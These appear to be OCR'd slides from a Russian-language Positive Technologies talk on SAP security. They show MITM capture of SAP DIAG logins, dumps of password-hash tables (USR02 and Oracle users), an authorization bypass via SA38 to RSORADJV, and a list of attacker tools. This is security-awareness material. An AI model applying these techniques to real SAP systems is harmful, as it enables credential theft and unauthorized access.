
```
.....800.....y...
.....@.....sap*
.....:.....y.....
..B.(.(06071992
```

Frame (460 bytes) Decompressed SAP Diag Data (604 bytes)


Ready to load or capture Packets: 4892 Displayed: 17 Marked: 0 Dropp... Profile: Default



# MITM



# Получаем таблицу с хешами



The screenshot shows the SAP Data Browser interface for the table 'USR02'. The window title is 'Data Browser: Table USR02 Select Entries 500'. The table contains 10 rows of user data. The columns are: Cl., User Name, Password, Valid from, Valid to, User Type, and User Master Mai. The passwords are displayed as hexadecimal strings, which are hashes. The status bar at the bottom indicates 'TST (1) 800 sap1 OVR'.

Cl.	User Name	Password	Valid from	Valid to	User Type	User Master Mai
<input type="checkbox"/> 800	100197	69E253527CC36925			A	ESSUSER
<input type="checkbox"/> 800	100198	9DDFD01A33CAE038			A	ESSUSER
<input type="checkbox"/> 800	100209	CBECD2FE22906C68			A	ESSUSER
<input type="checkbox"/> 800	100226	322DD211FB2DE024			A	ESSUSER
<input type="checkbox"/> 800	100227	62FCDD271CA450D1			S	ESSUSER
<input type="checkbox"/> 800	100228	CA644A41762E172C			S	ESSUSER
<input type="checkbox"/> 800	100229	81C0532B65C60ECF			S	ESSUSER
<input type="checkbox"/> 800	100230	CD5E63C286D0BEB4			S	ESSUSER
<input type="checkbox"/> 800	123456	96BF59E1F65B7B52			S	TEMPLATE



# Обходим механизмы авторизации SA38->RSORADJV


Result of the SELECT statement

USERNAME	USER_I...	PASSWORD	ACCOUNT_STATUS	LOCK_DAT...	EXPIRY_DAT...	DEFAULT_TABLESPACE	TEMPORARY_TABLESPACE	CRE
OPS&SAP2\SAPSERVICETST	29,00	EXTERNAL	OPEN			SYSTEM	PSAPTEMP	25-
SCOTT	38,00	F894844C34402B67	OPEN			SYSTEM	PSAPTEMP	12-
HR	39,00	4C6D73C3E8B0F0DA	OPEN			SYSTEM	PSAPTEMP	20-
OPS&SAP2\TSTADM	25,00	EXTERNAL	OPEN			SYSTEM	PSAPTEMP	25-
OPS&ADM	35,00	0ABF293799E6627E	OPEN			SYSTEM	PSAPTEMP	02-
SAPR3	32,00	58872B4319A76363	OPEN			SYSTEM	PSAPTEMP	05-
T1	40,00	2A6EC3E5F234DF52	OPEN			SYSTEM	PSAPTEMP	05-
OPS&ORATST	34,00	EXTERNAL	OPEN			SYSTEM	PSAPTEMP	02-
OPS&SAP2\SAPSERVICESR3	31,00	EXTERNAL	OPEN			SYSTEM	PSAPTEMP	26-
TEST1	33,00	22F2E341BF4B8764	OPEN			SYSTEM	PSAPTEMP	29-
SCAN	41,00	022640E98A005940	OPEN			SYSTEM	PSAPTEMP	22-
SYS	0,00	002B87C3D36B7361	OPEN			SYSTEM	PSAPTEMP	25-


IST (1) 810 sap1 INS




# Варианты других сценариев. Атака на клиента




# Варианты других сценариев. Атака через ОС



# Варианты других сценариев. Атака из других систем



# Варианты других сценариев. Уязвимости SAP ландшафта



# Базовый инструментарий доступный злоумышленнику

-  **Nmap**
-  **Sapyto/Bizploit**
-  **Wireshark+DIAG plugin**
-  **Cain&Abel**
-  **John The Ripper**
-  **Утилиты для анализа защищенности ОС и СУБД**
-  **SAPGUI**
-  **Прямые руки + Python/Perl/VBS/C++....**



# Спасибо за внимание!

Юдин Алексей

[ayudin@ptsecurity.ru](mailto:ayudin@ptsecurity.ru)



POSITIVE TECHNOLOGIES